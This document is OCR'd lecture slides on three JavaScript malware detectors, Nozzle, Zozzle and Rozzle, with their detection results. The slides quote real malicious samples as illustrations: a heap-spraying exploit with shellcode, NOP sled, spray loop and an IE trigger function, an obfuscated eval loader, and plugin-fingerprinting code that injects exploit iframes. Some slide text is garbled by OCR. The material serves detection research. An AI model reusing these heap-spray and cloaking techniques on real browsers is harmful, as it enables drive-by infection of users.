


Control flow graph (CFG)




Object Surface Area Calculation

- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute "surface area" of each block




An example object from visiting google.com

Nozzle: Runtime Heap Spraying Detection



Normalized attack surface (NAS)



Nozzle Experimental Summary

0 False Positives

- 10 popular AJAX-heavy sites
- 150 top Web sites

0 False Negatives

- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit

Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

- Bing finds 1,000s of malicious sites using Nozzle
- Very few false positives (10^{-9} FP rate)
- Increased Bing's detection capability two-fold

Malware Detection Landscape

Nozzle

Zozzle

Rozzle

Zozzle: Static Malware Detection

// Shellcode

```
var shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33 […]');
bigblock=unescape("%u0D0D%u0D0D");
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0×25000){nopsled=nopsled+nopsled+heapshell}
```

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

// Trigger

```
function trigger(){
  var varbdy = document.createElement('body');
  varbdy.addBehavior('#default#userData');
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute('s',window);
    }
  } catch(e){ }
  window.status+="";
}
document.getElementById('butid').onclick();
```

- Train a classifier to recognize malware
- Start with thousands of **malicious** and **benign** labeled samples
- Classify JavaScript code

Obfuscation


```
eval(""+O(2369522)+O(1949494)+O
(2288625)+O(648464)+O(2304124)+
O(2080995)+O(2020710)+O(2164958
)+O(2168902)+O(1986377)+O(22279
03)+O(2005851)+O(2021303)+O(646
435)+O(1228455)+O(644519)+O(234
6826)+O(2207788)+O(2023127)+O(2
306806)+O(1983560)+O(1949296)+O
(2245968)+O(2028685)+O(809214)+
O(680960)+O(747602)+O(2346412)+
O(1060647)+O(1045327)+O(1381007
)+O(1329180)+O(745897)+O(234140
4)+O(1109791)+O(1064283)+O(1128
719)+O(1321055)+O(748985)+...);
```

```
var l = function(x) {
  return String.fromCharCode(x);
}

    var O = function(m){
      return String.fromCharCode(
        Math.floor(m / 10000) / 2);
    }

shellcode = unescape("%u54EB%u758B…");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
  bigblock += bigblock;
}
block = bigblock.substring(0,
  bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
  block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
  memory[x] = block + shellcode;
…
```


Runtime Deobfuscation via Code Unfolding



Zozzle Training & Application

malicious samples (1K)

benign samples (7K)




Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
abcabcabcabcabc	0.80
try:activex	0.41
if:msie 7	0.33
abcabcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabcabc	0.55
loop:nop	0.95

bing

Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



Amazon.com: Online Shopp... | □□□□ NOTEBOOK BATT...

http://at99.com.tw/category.php?id=153

閎亮購物網

□□□□ | □□□□ | □□□□□ | □□□ | □□□

□□ | □□□□ | □□□□□ | □□□□ | □□□□ | □□□□ | □□□□ | □□ | □□□□□02-87917300

TAG □□□ | □□ | XO□□□ | UPS | KODAK | □□□□□□□□□□□ie | □□□□ Search □□□□


□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY

購物車 / Shopping Cart

□□□□□□□ 0 □□□□□□


□□ NT0.00□□

Start | □□□□ NOTEBOOK BA... | C:\Documents and Settin... | Command Prompt


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"

Start
C:\WINDOWS\system...

Zozzle: Detection on a Web Scale



Thousands of malware sites daily

Malware Detection Landscape

Protect users from

malicious ones

Nozzle

Zozzle

Rozzle

Limitations of Zozzle

"\x6D"+"\x73\x69\x65"+"\x20\x36"
=
"msie 6"

"O"+"\x57\x43"+"\x31\x30\x2E\x53"+"pr"+"ea"+"ds"+"he"+"et"
=
"OWC10.Spreadsheet"

"\x6D"+"\x73"+"\x69"+"\x65"+"\x20"+"\x37"
=
"msie 7"

```
if (                                    ).indexOf(
                                "\x6D"+"\x73\x69\x65"+"\x20\x36")>0)
    document.write("<iframe src=x6.htm></iframe>");
                                                  indexOf(
                                          +"\x69"+"\x65"+"\x20"+"\x37")>0)
                                          </iframe>");

                                                 "+"ockw"+"av"+"e"+"Fl
} catch(a) { } fina
    if (a!="[object
        document.writ                    ne src=svfl9
}
try {
  var c; var f=new Activ                 ject("O"+"\x5
} catch(c) { } finally {
  if (c!="[object Error]") {
    aacc = "<iframe src=of.htm></iframe>";
    setTimeout("document.write(aacc)", 3500);
} }
```

What's Next: Rozzle

```
if (navigator.userAgent.toLowerCase().indexOf(
                          "\x6D"+"\x73\x69\x65"+"\x20\x36")>0)
    document.write("<iframe src=x6.htm></iframe>");
if (navigator.userAgent.toLowerCase().indexOf(
                          "\x6D"+"\x73"+"\x69"+"\x65"+"\x20"+"\x37")>0)
    document.write("<iframe src=x7.htm></iframe>");

try {
    var a; var aa=new ActiveXObject("Sh"+"ockw"+"av"+"e"+"Fl"+[…]);
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9.htm></iframe>");
}
try {
  var c; var f=new ActiveXObject("O"+"\x57\x43"+"\x31\x30\x2E\x53"+[…]);
} catch(c) { } finally {
          :object Error]") {
           "<iframe src=of.htm></iframe>";
          :out("document.write(aacc)", 3500);
```

Typical Malware Cloaking

```
1   var E5Jrh = null;
2   try {
3       E5Jrh = new ActiveXObject("AcroPDF.PDF")
4   } catch(e) { }
5   if(!E5Jrh)
6   try {
7       E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8   } catch(e) { }
9   if(E5Jrh) {
10      lv = E5Jrh.GetVersions().split(",")[4].
11      split("=")[1].replace(/\./g,"");
12      if(lv < 900 && lv != 813)
13        document.write('<embed src=".../validate.php?s=PTq..."
14        width=100 height=100 type="application/pdf"></embed>')
15      }
16      try {
17        var E5Jrh = 0;
18        E5Jrh = (new ActiveXObject(
19              "ShockwaveFlash.ShockwaveFlash.9"))
20              .GetVariable("$" + "version").split(",")
21      } catch(e) { }
22      if(E5Jrh && E5Jrh[2] < 124)
23        document.write('<object classid="clsid:d27cdb6e-ae..."
24        width=100 height=100 align=middle><param name="movie"...');
25  }
```

More Complex Fingerprinting

```
var quicktime_plugin = "0",
    adobe_plugin = "00",
    flash_plugin = "0",
    video_plugin = "00";

function get_verision(s, max_offset) { ... }

for(var i = 0; i < navigator.plugins.length; i++)
{
    var plugin_name = navigator.plugins[i].name;
    if (quicktime_plugin == 0 && plugin_name.indexOf("QuickTime") != -1)
    {
        var helper = parseInt(plugin_name.replace(/\D/g,""));
        if (helper > 0)
            quicktime_plugin = helper.toString(16)
    }
    if (adobe_plugin == "00" && plugin_name.indexOf("Adobe Acrobat") != -1)
                                                                    ;
        else
            if(plugin_name.indexOf(" 6") != -1)
                adobe_plugin = "06";
            else
                if(plugin_name.indexOf(" 7") != -1)
                    adobe_plugin = "07";
                else
                    adobe_plugin = "01"
    }
    else
    {
        if (flash_plugin == "0" && plugin_name.indexOf("Shockwave Flash") != -1)
            flash_plugin = get_version(navigator.plugins[i].description,4);
        else
            if (window.navigator.javaEnabled && java_plugin == 0 && plugin_name.indexOf("Java") != -1)
                java_plugin = get_version(navigator.plugins[i].description,4);
    }
}

if(navigator.mimeTypes["video/x-ms-wmv"].enabledPlugin)
```

Fingerprint: Q0193807F127J14

Rozzle

Multi-path execution framework for JavaScript

What it is/does

- Multiple browser profiles on single machine

What it is ***not***

- **Cluster of machines:** too resource consuming

- Branch on *environment-sensitive checks*
- No forking
- No snapshotting

- **Symbolic execution:** re-verting to a previous state similar to running multiple browsers in parallel

- Execute branches *sequentially* to increase coverage

- **Static analysis:** Retain much of runtime precision

Multi-Execution in Rozzle

```
<script>
  [redacted]
  var adobeVersion=adobe.GetVariable (‘$version’);
  if (navigator.userAgent.indexOf(‘IE 7’)>=0 &&
      adobeVersion == ’9.1.3’)
  {
    var x=unescape(‘%u4149%u1982%u90 […]’);
    eval(x);
  }
  else if (adobeVersion == ’8.0.1’)
  {
    var x=unescape(‘%u4073%u8279%u77 […]’);
    eval(x);
  }
  …
</script>
```

Challenges

Consistent updates of variables

Introduce concept of *Symbolic Memory*:

- Multiple concrete values associated with one variable
- New JavaScript data type *Symbolic*
  - 3 subtypes
  - symbolic *value / formula / conditional*
- *Weak updates* for *conditional* assignments

Challenges

- Handling symbolic values when they are…
  - … written to the DOM
  - … sent to a remote server
  - … executed (as part of `eval`)
- *Lazy evaluation* to concrete values (only when needed)

- Loop co… …ight be …ic, number of iterations unknown!
- Unroll *k* iterations (currently k=1)
- Instruction pointer checks (endless loops/recursion)

…trol …tion

Rozzle: Experiments

Offline

- Controlled Experiment
- **7x** more Nozzle detections

Online

- Similar to Bing crawling
- Almost **4x** more Nozzle detections
- **10.1%** more Zozzle detections

Overhead

- **1.1%** runtime overhead
- **1.4%** memory overhead

Rozzle: Take Away

For most sites, virtually no overhead

Tremendous impact on runtime detector due to increased path coverage

Visible impact on static detector

More important with growing trend to obfuscation

Also improves other existing tools: exposes detectors to additional site content

Conclusions

Nozzle

- Thousands of sites flagged daily
- FP rate is about 10^{-9}

Zozzle

- Finds much more than Nozzle
- FP rate is about 10^{-6}

Rozzle

- Amplifies both Nozzle and Zozzle
- Unmasks cloaked malware